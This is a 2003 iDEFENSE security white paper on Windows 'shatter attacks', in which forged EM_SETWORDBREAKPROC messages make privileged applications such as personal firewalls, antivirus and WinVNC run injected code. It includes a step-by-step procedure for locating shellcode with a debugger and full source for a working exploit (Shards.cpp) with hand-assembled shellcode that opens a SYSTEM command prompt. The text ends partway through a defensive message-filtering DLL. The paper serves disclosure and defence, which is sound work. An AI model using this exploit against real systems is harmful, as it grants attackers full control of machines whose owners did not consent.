iALERT White Paper

Win32 Message Vulnerabilities Redux

Shatter Attacks Remain a Threat

By Oliver Lavery (oliver.lavery@sympatico.ca)

iDEFENSE Intelligence Operations
di@idefense.com

July 2003

iDEFENSE Inc.
1875 Campus Commons Drive
Suite 210
Reston, VA 20191
Main: 703-390-1230
Fax: 703-390-9456
http://www.idefense.com

Copyright © 2003, iDEFENSE Inc.
"The Power of Intelligence" is trademarked by iDEFENSE Inc.
iDEFENSE and iALERT are Registered Service Marks of iDEFENSE Inc.

TABLE OF CONTENTS

TABLE OF CONTENTS 2
ABSTRACT 3
INTRODUCTION 4
SHATTER ATTACKS WITHOUT WM_TIMER 6
THE EXPLOIT 8
FINDING VULNERABLE APPLICATIONS 9
HOW THE EXPLOIT WORKS 12
PREVENTING MESSAGE-BASED ATTACKS 13
CONCLUSION 15
ACKNOWLEDGEMENTS 16
SOURCE CODE 17
    LISTING 1: SHARDS.CPP 17
    LISTING 2: PYREX.CPP 20

Copyright © 2003, iDEFENSE Inc.

ABSTRACT

About one year ago, Chris Paget, aka Foon, published a pair of papers that described fundamental flaws in the way the Windows event model is designed. Paget showed how these flaws led to a class of attacks he dubbed "Shatter attacks," and claimed that they were both widespread and unfixable. The boldness of these claims, and Paget's explicitly anti-Microsoft tone, led to a rash of media coverage of the Shatter exploit, and a sizeable amount of debate about the accuracy and importance of his claims within the security community. In response to the pressure exerted by this attention, Microsoft published security bulletin MS02-071 and an associated patch, which has led many to believe that Shatter attacks are no longer possible.

As one might expect in an industry where operating system zealotry or commercial interests are often substituted for accurate facts, much of the information surrounding Shatter attacks is misleading or false. This paper attempts to clarify exactly what the flaws in the Windows event model are, describes a related vulnerability that continues to exist in many popular software products and suggests ways in which these "unfixable" flaws might be addressed.

Copyright © 2003, iDEFENSE Inc.

INTRODUCTION

Event-driven systems, such as the Windows graphical user interface (GUI), represent interaction with a user as units of information called events. Mouse clicks, keystrokes, and any other way in which one might interact with such a system are communicated from physical hardware to software applications using these events. However, this model is also useful for communicating events that have no physical analogy such as a request to draw the contents of a window, a request that an application should terminate, etc.

In Windows parlance, events are window messages, units of information sent to a window by the operating system, or another window, to inform an application that something has happened to which it needs to respond. Each window that appears on a Windows-based computer has an associated window procedure that receives all events sent to the window and responds appropriately. The vast majority of window procedures are predefined by Windows itself. They reside in DLL files and are used for every window of a certain type. For example, all scrollbars in Windows share a common window procedure that responds to a user using a mouse or keyboard to change the position of the scrollbar's thumb.

Bear in mind that window messages are not all generated by events with a real-world analogy. Window messages are responsible for many interactions between applications or between an application and the Windows operating system. For example, applications typically use window messages to modify or retrieve the values of controls in a dialog box, an operation that resembles a traditional function call rather than an event.

Unfortunately, the Windows messaging system was not designed at a time when personal computer security was a serious concern. Altering the value of a dialog box's controls is an operation that should generally only be allowed by the application that the dialog box is part of or the operating system itself. However, the fact that any window can send any message to any other window has some obvious negative consequences. This is clearly a design flaw in Windows, albeit a minor one from a practical standpoint.

The problem worsens when an application that runs at a higher privilege level than a typical user creates a window. In modern Windows versions, users have restricted privileges. They cannot typically do anything that would interfere substantially with another user using the same computer, an obvious requirement of a multi-user operating system. However, some applications need to be able to perform operations that would not be allowed for a normal user application. A virus-scanner needs to do things that a word processor does not. These applications are typically implemented as system services that can essentially do anything, regardless of their impact.

In his paper describing shatter attacks, Chris Paget, aka Foon, used these properties of window messages to allow any user who can run a small program on a system to gain full control of that system. By sending fake WM_TIMER window messages to windows created by a highly privileged application, he was able to use that application to do whatever he wished, with whatever privileges the application had. Paget also claimed that this could be accomplished using

Copyright © 2003, iDEFENSE Inc.

a variety of other messages. However, the other examples he provided were based on conjecture and do not in fact work as he suggested. After initially claiming that the issue was not a problem at all, Microsoft later released a patch that changed the behavior of the WM_TIMER Windows message. Since Paget's other claims were inaccurate, the problem appeared superficially to have been solved.

Copyright © 2003, iDEFENSE Inc.

SHATTER ATTACKS WITHOUT WM_TIMER

In order to use an attack based on buggy software to elevate her privileges, an attacker must accomplish two things:

First, it must be possible to insert new CPU instructions into the address space of a privileged application. This is generally a very easy thing to do, as any user-supplied input – if crafted correctly – can be interpreted as a sequence of valid CPU instructions. In the case of window messages, this is particularly simple; window messages are the mechanism Windows uses to communicate user input to a program, so it is possible to insert new instructions using this mechanism *a priori*.

Second, it must be possible to direct the target application to execute those supplied instructions. The vast majority of security holes in software result from design or programming errors that allow an attacker to direct a program's execution to an arbitrary memory location.

Paget's Shatter attack is trivially simple. The WM_TIMER Windows message, which Windows sends to a window when an operating system's controlled timer expires, often consists of one piece of information: the address of a function that is called in response to the message. By setting this address to the location of a series of instructions he supplied as the text in an edit control, Paget could cause an application to execute those instructions and do whatever he wished. Since Windows does not provide any information about the source of a message, it is impossible to differentiate between WM_TIMER messages sent to a window from the operating system and those sent by a hostile application.

Because of the nature of WM_TIMER, the original Shatter attack was very easy to fix. The address sent in a WM_TIMER message is supposed to have been registered by an application with the operating system using the SetTimer() API function. By comparing the address received in a WM_TIMER message with a list of addresses that had already been registered, it was simple for Microsoft to prevent the attack from working. This begs the question: Are there other window messages that can redirect execution in the same way as WM_TIMER can?

Generally, window messages carry simple data, and while this data is sometimes the address of a string or a structure, Windows appears to move whatever data resides at that address from the sending application process to the receiving one. For example the WM_SETTEXT message, which tells a window to set its caption to a string at an address contained within the message, cannot easily be used maliciously. If an invalid address is sent as the contents of a WM_SETTEXT message, the *sending* application will crash with a page fault; Windows attempts to read the string *before* sending the message. Clearly, Windows handles addresses in a message differently when the message is sent from one application to another. As a result, many window messages that appear to be dangerous are in fact fairly safe.

WM_TIMER is different from most window messages in that it does not contain the address of a piece of data, but rather the address of a function. Valid function addresses in one application are

Copyright © 2003, iDEFENSE Inc.

generally not valid in another. Obviously, it is not possible to move a function from one application to another, so there is nothing crafty that Windows can do to make these messages safe across applications. When one application sends a message that contains the address of a function to a window that was created by another application, windows simply sends the message even though the address is invalid for the receiver. The vulnerability caused by the WM_TIMER message is not due solely to the fact that the message contains a memory address, but rather, is because that address points to a function.

A quick search through the Windows SDK documentation reveals several other messages that contain addresses of functions. One example is EM_SETWORDBREAKPROC, a message that is used to set the address of a function that an edit control will call to determine the boundaries of words in the text it contains. Since this message is quite similar to WM_TIMER, it seems likely to be vulnerable to a similar attack. EM_SETWORDBREAKPROC is only used with edit controls, but it again seems likely that applications that create a window will also contain a control as basic as an edit control.

Copyright © 2003, iDEFENSE Inc.

THE EXPLOIT

Listing 1 in the Source Code section below provides source for a proof-of-concept utility that demonstrates that shatter attacks are still possible on systems that have applied Microsoft's WM_TIMER patch. The utility allows execution to be redirected to arbitrary instructions in any application that creates an edit control, and has been shown to allow privilege elevation on systems that run any of the following applications:

- Kerio Personal Firewall 2.1.4
- Sygate Personal Firewall Pro 5.0
- McAfee VirusScan 7.0
- WinVNC 3.3.6 and derivatives

Each of these applications, contrary to Microsoft's security best practices, runs as a privileged service that creates windows on the interactive desktop. Many of those windows contain edit controls that can be attacked by sending them fake EM_SETWORDBREAKPROC window messages, allowing an attacker to gain the privileges of LocalSystem, a virtually unrestricted user, on any system where they are able to run a program.


It is worth noting that the four applications listed above are by no means the only applications that are vulnerable to this type of attack, nor is EM_SETWORDBREAKPROC the only window message that can be used to carry it off. Since the attack is made possible by deficiencies in Windows itself, any privileged application that creates a non-trivial user interface will likely permit the attack to occur. Although Paget's original paper was published almost a year ago, many Windows applications continue to function in an insecure manner, in spite of Microsoft's recommendations to the contrary.

Copyright © 2003, iDEFENSE Inc.

FINDING VULNERABLE APPLICATIONS


While only a proof-of-concept, the exploit code in listing 1 sufficiently demonstrates that an application is vulnerable to attacks based on the EM_SETWORDBREAKPROC window message. To test an application, use the following procedure:

1. **Locate an application that runs at an elevated privilege level and displays a user interface**. This can easily be accomplished using Windows taskmgr.exe:



Copyright © 2003, iDEFENSE Inc.

2. **Find a window that contains an edit control in your target application**. This can be done by exploring the application manually or by using a utility called SPY++, which is part of Microsoft Visual Studio. As an example, we'll use WinVNC's properties window (this can be found by right clicking WinVNC's tray icon, and selecting "properties"):



3. **Run the exploit utility.** The utility will prompt for the title of a window that contains an edit control; in this case type "WinVNC: Current User Properties" (the window must be visible). The utility will then prompt for a shellcode address.

4. **Determine where the shellcode is located in the target application's memory image**. Fire up your favorite debugger and attach to the target process (this may require you to have the SeDebugPriviledge). The first four bytes of the shellcode used in the exploit are the ASCII string "xeno." Using the WinDbg debugger, you would find the address of this string in the target process like so:

Copyright © 2003, iDEFENSE Inc.

```
Command
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** WARNING: Unable to verify checksum for F:\Program Files\RealVNC\W
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** WARNING: Unable to verify checksum for F:\Program Files\RealVNC\W
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
*** ERROR: Symbol file could not be found.  Defaulted to export symbo
0015d250  78 65 6e 6f 90 90 90 90-90 90 90 90 90 90 90 90  xeno......
0:000> s -a 1 10000000 xeno
0015d250  78 65 6e 6f 90 90 90 90-90 90 90 90 90 90 90 90  xeno......

0:000> s -a 1 10000000 xeno
```

In this case, the shellcode resides at address 0x0015d250. The shellcode is padded with a long sled of NOP instructions, so this could be rounded up to 0x00160000 to account for variations in the exact address.

5. **Success?** Enter the shellcode address into the exploit utility and press Enter. If the address is correct, you should see a new command prompt appear running as the same user as the target application. If the address is incorrect but the application is vulnerable, it will crash with a page fault. Try again.

Copyright © 2003, iDEFENSE Inc.

How the Exploit Works

The exploit code in listing 1 is very simple. Since the intention is not to provide an automatic way of elevating privileges, but merely to provide a utility that can be used to test for vulnerable applications, the relevant code is only three lines of C:

```
SendMessage( hWndChild, WM_SETTEXT, 0, (LPARAM)sc );
```

First, the exploit utility sends a WM_SETTEXT message to the targeted edit control with the address of a shellcode as its LPARAM. This causes the shellcode to be copied into the address space of the target application.

```
SendMessage( hWndChild, EM_SETWORDBREAKPROC, 0L,(LPARAM)lExecAddress   );
```

Next, we send an EM_SETWORDBREAKPROC message to the edit control with LPARAM set to the address where we think our shellcode will be located in the target application.

```
SendMessage( hWndChild, WM_LBUTTONDBLCLK, MK_LBUTTON, (LPARAM)0x000a000a );
```

Finally, we send a WM_LBUTTONDBLCLICK message to the edit control. Since double clicking the left mouse button in an edit control causes the word under the mouse pointer to be selected, in response to this message the control will call the address we provided in the EM_SETWORDBREAKPROC message to attempt to determine the bounds of the word at the co-ordinate 0x000a000a. At this point, execution will jump into our shellcode and whatever instructions it contains will be executed by the target application.

Simply because this exploit is not fully automated, does not mean that there is a substantial barrier to automating this type of attack. Indeed, the only challenge is determining the correct address for directing execution. However, the buffer supplied in WM_SETTEXT can be extremely large, and applications typically consist of a number of windows, each of which can be used to host hostile instructions. If the NOP sled used in the shellcode in listing 1 were expanded, and a number of windows were sent the shellcode using WM_SETTEXT, it should be apparent that selecting an appropriate address would become trivial. Automated exploitation of this vulnerability by a virus, Trojan or other malware would be possible.

Copyright © 2003, iDEFENSE Inc.

PREVENTING MESSAGE-BASED ATTACKS

The most effective way to prevent privilege elevation through hostile window messages is simple: avoid privileged applications that display user interfaces. This is the approach Microsoft recommends; it's simple and effective. Applications that require high privileges can be re-written to communicate with a separate non-privileged user-interface via any number of inter-process communication mechanisms available on Windows. Interacting with a user via non-privileged code completely eliminates the possibility of window messages being used to elevate privileges. Individual systems can be hardened against this type of attack by disabling interactive services in the windows registry or via the Services control-panel applet.

There are currently numerous applications that are vulnerable to message-based attacks. However, making them function correctly with a separate non-privileged user-interface would require a significant amount of effort. As a result, it's interesting to examine whether another approach is possible, one that would allow a privileged application to securely display a user-interface.

Preventing attacks based on window messages is not as simple as it may appear. The most effective way of preventing this sort of attack would be to include source information in window messages. Unfortunately, without access to Windows source code this is a difficult task. The simplest alternative approach would be filtering potentially dangerous window messages, but contrary to many people's assertions, this is not easily accomplished.

There are two categories of window message: *queued* and *non-queued*. The first category, queued messages, consists of messages that are posted to an application's message queue. A typical application contains an *event loop* that retrieves messages from its queue using the GetMessage() and PeekMessage() win32 API functions and then dispatches the messages to the correct *window procedure* using DispatchMessage(). Queued messages are trivially simple to filter. After they are retrieved from the queue, they can be inspected and accepted or rejected based on any criteria.

Non-queued messages, like EM_SETWORDBREAKPROC in the exploit code, are not placed in a message queue, and consequently are more difficult to filter. When a non-queued message is sent to a window using SendMessage(), it is processed immediately by the receiving window's window procedure. Since the application does not process this category of message in its event loop, it has no opportunity to inspect the message before the window procedure is called, and there is no obvious way to potentially reject hostile non-queued messages. One documented approach, using the SetWindowsHookEx() API function with a WH_CALLWNDPROC argument, does allow non-queued messages to be inspected before they are sent to a window procedure, but it does not allow those messages to be rejected. In addition, since the WH_CALLWNDPROC windows hook executes in the context of a thread that sends a message, it is not clear how it functions across applications.

Copyright © 2003, iDEFENSE Inc.

Since the Windows API does not provide a mechanism for filtering non-queued messages directly, a more novel approach is required. One possibility that seems promising is the use of window instance sub-classing, a mechanism that allows a program to override a window's window procedure. By overriding the window procedure for all of an application's edit controls, potentially hostile messages could be examined as they were received, regardless of whether or not they were queued. Those messages could then be sent to the normal edit control window procedure if they were determined to be safe, and rejected otherwise.

Listing 2 provides source code for a DLL that can be used to filter non-queued window messages when they are received by an application. While the DLL is experimental, it can be used to completely disable processing of specific window messages within an application without any source code modification. The four applications vulnerable to the exploit discussed in the last section were no longer vulnerable once they had loaded the DLL. Please refer to the source code itself for a description of how the DLL functions and how to use it.

While filtering potentially hostile window messages is not sufficient to make an application secure, by coupling it with secure programming practices it may be possible to allow privileged processes to display user interfaces with some degree of safety.

Nonetheless, the ideal solution remains avoiding the problem completely. Without source information in messages, it is only possible to filter obviously dangerous messages. The threat of errors in how a seemingly safe message is handled will remain.

Copyright © 2003, iDEFENSE Inc.

CONCLUSION

As anyone who has worked on a large software project can attest, flaws are an unavoidable part of software development. While the Windows operating system is far from perfect, it's unreasonable to condemn it simply because some of its features were designed a long time ago; there are far more valid reasons to condemn it.

Whenever privileged applications are exposed to non-privileged users, the potential for security problems exists. This is conventional wisdom on platforms such as UNIX, where features like setuid binaries have been the source of security problems for years. Working around these types of problems is a fundamental part of writing secure code and should be a consideration whenever programs require more privileges than those granted to a typical user.

While the errors in the way window messages have been designed are inconvenient for programmers, they represent a problem that is by no means insurmountable. The fact that numerous applications are written in a manner that is vulnerable to message-based attacks is not due to a mysterious fundamental flaw in Windows, the flaw lies in the way programmers are writing software that runs on it.

Copyright © 2003, iDEFENSE Inc.

ACKNOWLEDGEMENTS

The author would like to thank Geoff Shively (PivX), Drew Copley (eEye) and Adam Shostack (Informed Security) for their advice and encouragement. And, as always, Karen, Tessa and Dan for everything.

Thanks to the following individuals for their efforts:

- Sunil James, Manager, Vulnerability Contributor Program, iDEFENSE Inc.
- David Endler, Director, Technical Intelligence, iDEFENSE Inc.
- Andrew Schmidt, Managing Editor, iDEFENSE Inc.
- Catherine Beck, Editor, iDEFENSE Inc.

Copyright © 2003, iDEFENSE Inc.

SOURCE CODE

A copy of the following source codes is publicly available at http://www.idefense.com/idpapers/shatter_paper_source.zip.

Listing 1: Shards.cpp

```
// Shards.cpp - Simple Win32 Edit control exploit
// ----------------------------------------------
// (C) 2003 Oliver Lavery (xenophi1e)
//
// This source code is released to the public domain.
// For information about what this means, see:
//   http://creativecommons.org/licenses/publicdomain


#define WIN32_LEAN_AND_MEAN
#include "windows.h"
#include <stdio.h>

#pragma warning(disable: 4305)
#pragma warning(disable: 4309)

void MakeShellCode (char *buffer)
{
        HMODULE hCRT;
        void * lpSystem;
       int count=0;

               // This is David Litchfield's simple rasman shellcode hacked up.
               // It's not great, but does the job (like the rest of this code).
               //
               //  NOTE: while this shellcode causes the caller to crash,
               //   since we're jumping into it via a normal function call with an
               //   undamaged stack, it would be very easy to simply return control
               //   to the caller if we wanted to be more subtle.

       while (count < 36)
               {
                       buffer[count]=0x90;
                       count ++;
               }
       buffer[37]=0x8B;        buffer[38]=0xE5;        buffer[39]=0x55;
       buffer[40]=0x8B;        buffer[41]=0xEC;        buffer[42]=0x33;
       buffer[43]=0xFF;        buffer[44]=0x90;        buffer[45]=0x57;
       buffer[46]=0x83;        buffer[47]=0xEC;        buffer[48]=0x04;
       buffer[49]=0xC6;        buffer[50]=0x45;        buffer[51]=0xF8;
       buffer[52]=0x63;        buffer[53]=0xC6;        buffer[54]=0x45;
       buffer[55]=0xF9;        buffer[56]=0x6D;        buffer[57]=0xC6;
       buffer[58]=0x45;        buffer[59]=0xFA;        buffer[60]=0x64;
       buffer[61]=0xC6;        buffer[62]=0x45;        buffer[63]=0xFB;
       buffer[64]=0x2E;        buffer[65]=0xC6;        buffer[66]=0x45;
       buffer[67]=0xFC;        buffer[68]=0x65;        buffer[69]=0xC6;
       buffer[70]=0x45;        buffer[71]=0xFD;        buffer[72]=0x78;
       buffer[73]=0xC6;        buffer[74]=0x45;        buffer[75]=0xFE;
       buffer[76]=0x65;

        // XXX no checks. If this fails then you have bigger problems...
        hCRT = LoadLibrary("msvcrt.dll");
        lpSystem = GetProcAddress( hCRT, "system" );

       buffer[77]=0xB8;
       buffer[78]=((char *)&lpSystem)[0];
```


Copyright © 2003, iDEFENSE Inc.

```
        buffer[79]=((char *)&lpSystem)[1];
        buffer[80]=((char *)&lpSystem)[2];
        buffer[81]=((char *)&lpSystem)[3];

        buffer[82]=0x50;        buffer[83]=0x8D;        buffer[84]=0x45;
        buffer[85]=0xF8;        buffer[86]=0x50;        buffer[87]=0xFF;
        buffer[88]=0x55;        buffer[89]=0xF4;

        count = 90;
        while (count < 291)
                {
                        buffer[count]=0x90;
                        count ++;
                }

        buffer[291]=0x24;       buffer[292]=0xF1;       buffer[293]=0x5D;
        buffer[294]=0x01;       buffer[295]=0x26;       buffer[296]=0xF1;
        buffer[297]=0x5D;       buffer[298]=0x01;       buffer[299]=0x00;
        buffer[300]=0x00;
        return;
}


void ErrorNotify(DWORD err, char *title)
{

        LPVOID lpMsgBuf;

        FormatMessage(
                FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM,
                NULL,
                err,
                MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
                (LPTSTR) &lpMsgBuf,
                0,
            NULL
        );

// Display the string.
        MessageBox( NULL, (char *)lpMsgBuf, title, MB_OK|MB_ICONINFORMATION );

// Free the buffer.
        LocalFree( lpMsgBuf );
};

#define SHELLCODE_SIZE (1024 * 256)
#define SHELLCODE_OFFSET (SHELLCODE_SIZE - 400)

int main(int argc, char* argv[])
{
        HWND hWnd;
        HWND hWndChild;
        char sc[SHELLCODE_SIZE];
        char szWindowName[255];
        LONG lExecAddress;

        sc[0] = 'x'; sc[1] = 'e'; sc[2] = 'n'; sc[3] = 'o';
        memset( &sc[4], 0x90, SHELLCODE_SIZE - 4);

        MakeShellCode( &sc[SHELLCODE_OFFSET] );
        printf( "Generic Edit control shatter exploit by xenophi1e\n-------\n" );
        printf(
                "If this exploit works you should see a SYSTEM command prompt after step 2.\n"
                "If an app is vulnerable and you have the wrong execution address it will
crash.\n\n"
                );

        printf(
                "STEP 1: Enter the title of a window that contains an edit control.\n"
                "This window should be visible on your desktop."
                );
```


Copyright © 2003, iDEFENSE Inc.

```
printf( "\nFor example:\n" );
printf(
        "\tMcAffee VirusScan \"VirusScan Status\"\n"
        "\tSygate PFW \"Sygate Personal Firewall Pro\"\n"
        "\tVNC \"WinVNC: Current User Properties\""
        );
printf("\n\nEnter window name (no quotes): ");

gets( szWindowName );

// Find the window we're attacking.
hWnd = FindWindow( NULL, szWindowName );

if( hWnd == NULL )
{
        MessageBox( NULL, "Couldn't find window", "Error", MB_OK | MB_ICONSTOP );
        return 0;
}

// Find an edit control contained in that window.
hWndChild = FindWindowEx(hWnd, NULL, "Edit", NULL);
if ( hWndChild == NULL ) {
        // Mcafee VirusScan uses tabbed pages, which put the edit controls inside
        // seperate child dialog windows. So if we couldn't get a window,
        // try inside the first dialog.
        // Walking the whole window tree would be better.

        hWndChild = FindWindowEx( hWnd, NULL, "#32770", NULL );
        hWndChild = FindWindowEx( hWndChild, NULL, "Edit", NULL );
}

// Have we got a edit control?
if( hWndChild == NULL )
{
        // No
        MessageBox( NULL, "Couldn't find child edit control window", "Error",
                MB_OK | MB_ICONSTOP );
        return 0;
}

// Make sure the control isn't read only.
SendMessage( hWndChild, EM_SETREADONLY, 0, 0 );

// Make sure the control will hold our shellcode
SendMessage( hWndChild, EM_SETLIMITTEXT, SHELLCODE_SIZE, 0L );

// Send the shellcode to the target control
if ( ! SendMessage( hWndChild, WM_SETTEXT, 0, (LPARAM)sc ) ) {
                ErrorNotify( GetLastError(), "error");
}

printf(
        "\n\nSTEP 2: Enter shellcode address. "
        "This can be found using a debugger like windbg."
        );
printf( "\nRough examples (work on my XP SP1 system):\n" );
printf(
        "\tMcAffee VirusScan 0x00180000\n"
        "\tSygate PFW 0x001f0000\n"
        "\tVNC 0x00180000"
        );
printf( "\n\nEnter execution address: " );
scanf( "%x", &lExecAddress );

// Here's the fun part

// First we set the WordBreakProc to point to our shellcode address
if ( ! SendMessage( hWndChild, EM_SETWORDBREAKPROC, 0L, (LPARAM)lExecAddress ) ) {
                ErrorNotify( GetLastError(), "error" );
}
```


Copyright © 2003, iDEFENSE Inc.

```
        // Then we cause the control to call its WordBreakProc by simulating a user
        // double clicking to select a word in the control.
        SendMessage( hWndChild, WM_LBUTTONDBLCLK, MK_LBUTTON, (LPARAM)0x000a000a );

        // At this point a command prompt should appear

        return 0;
}
```

Listing 2: Pyrex.cpp

```
///////////////////////////////////////////////////////////////////
// pyrex.cpp | pyrex.dll
///////////////////////////////////////////////////////////////////
//
// (C) 2003 Oliver Lavery (xenophi1e)
//
// This program builds a DLL which can be used to harden Win32 apps
// against Shatter attacks. It isn't perfect ... it makes them
// shatter resistant not shatter proof.
//
// Tested on:
//              Windows XP Professional SP1
//              (should run on any NT variant)
//
// Tested with:
//              Sygate PFW Pro
//              WinVNC
//              McAffee VirusScan
/
// Use:
//              If this code is compiled /D "AUTO_INSTALL" then all you have
//              do is load the library, the init routine will do it all.
//              to patch any binary, use the setdll.exe utility that comes with
//              Microsoft Detours like so:
//                      setdll -d:pyrex.dll FooApp.exe
//

#include "stdafx.h"


// DMCA WARNING: This program is based on understanding of how
// a copyrighted work functions.
// Knowledge can be against the law apparently.
// (go to www.eff.org, and help save bi-directional engineers)

using namespace std;

// These typedefs aren't perfect wrt the Unicode layer A/W kruft.
// Doesn't matter since LPCTSTR and LPCWSTR are the same size

typedef HWND (__stdcall *PTR_CREATEWINDOWEX)
        ( DWORD dwExStyle, LPCTSTR lpClassName, LPCTSTR lpWindowName, DWORD dwStyle,
        int x, int y, int nWidth, int nHeight, HWND hWndParent, HMENU hMenu,
        HINSTANCE hInstance, LPVOID lpParam );

typedef HWND (__stdcall *PTR_CREATEDIALOGINDIRECTPARAMAORW)
        ( HINSTANCE hInst, LPCVOID dlgTemplate, HWND owner, DLGPROC dlgProc,
        LPARAM param, DWORD x );

typedef int  (__stdcall *PTR_DIALOGBOXINDIRECTPARAMAORW)
        ( HINSTANCE hInstance, LPCVOID hDialogTemplate, HWND hWndParent,
        DLGPROC lpDialogFunc, LPARAM dwInitParam, DWORD x );


// Globals
// (STL is quick & easy)
set< UINT > g_FilteredMessages;
```


Copyright © 2003, iDEFENSE Inc.

```
map< HWND, WNDPROC > g_WindowProcs;
map< LPARAM, pair< DLGPROC, LPARAM > > g_DlgProcs;
LPARAM g_DlgCounter = 0;

HINSTANCE g_Instance;

PTR_CREATEWINDOWEX OldCreateWindowExA;
PTR_CREATEWINDOWEX OldCreateWindowExW;

PTR_CREATEDIALOGINDIRECTPARAMAORW OldCreateDialogIndirectParamAorW;
PTR_DIALOGBOXINDIRECTPARAMAORW OldDialogBoxIndirectParamAorW;


// Helper functions

void ErrorNotify( DWORD err, char *title )
{

        LPVOID lpMsgBuf;
        FormatMessage(
                FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM,
                NULL,
                err,
                MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
                (LPTSTR) &lpMsgBuf,
                0,
            NULL
        );
// Display the string.
        MessageBox( NULL, (char *)lpMsgBuf, title, MB_OK|MB_ICONINFORMATION );
// Free the buffer.
        LocalFree( lpMsgBuf );
};

extern "C" {

// Functions declared __declspec(dllexport) can be used by apps
// that link in this DLL.

// This function adds a message to the list of blocked messages.
// Note that this list is application wide.
__declspec(dllexport) void BlockMsg( UINT message )
{
        g_FilteredMessages.insert( message );
}

// This function removes a message from the list of blocked messages.
__declspec(dllexport) void AllowMsg( UINT message )
{
        g_FilteredMessages.erase( message );
}

// Check if a message is safe
__declspec(dllexport) BOOL CheckSafeMsg( UINT message )
{
        return g_FilteredMessages.find( message ) == g_FilteredMessages.end();
}

} // extern C


// You can't just do this with SetWindowsHookEx().
// There's no windows hook that intercepts nonqueued messages
// and also allows them to be modified / discarded.
// Hence the API call hooking insanity...

LRESULT CALLBACK FilterWindowProc( HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
{
        if ( CheckSafeMsg( Msg ) ) {
                // It's safe. Pass to real wndproc
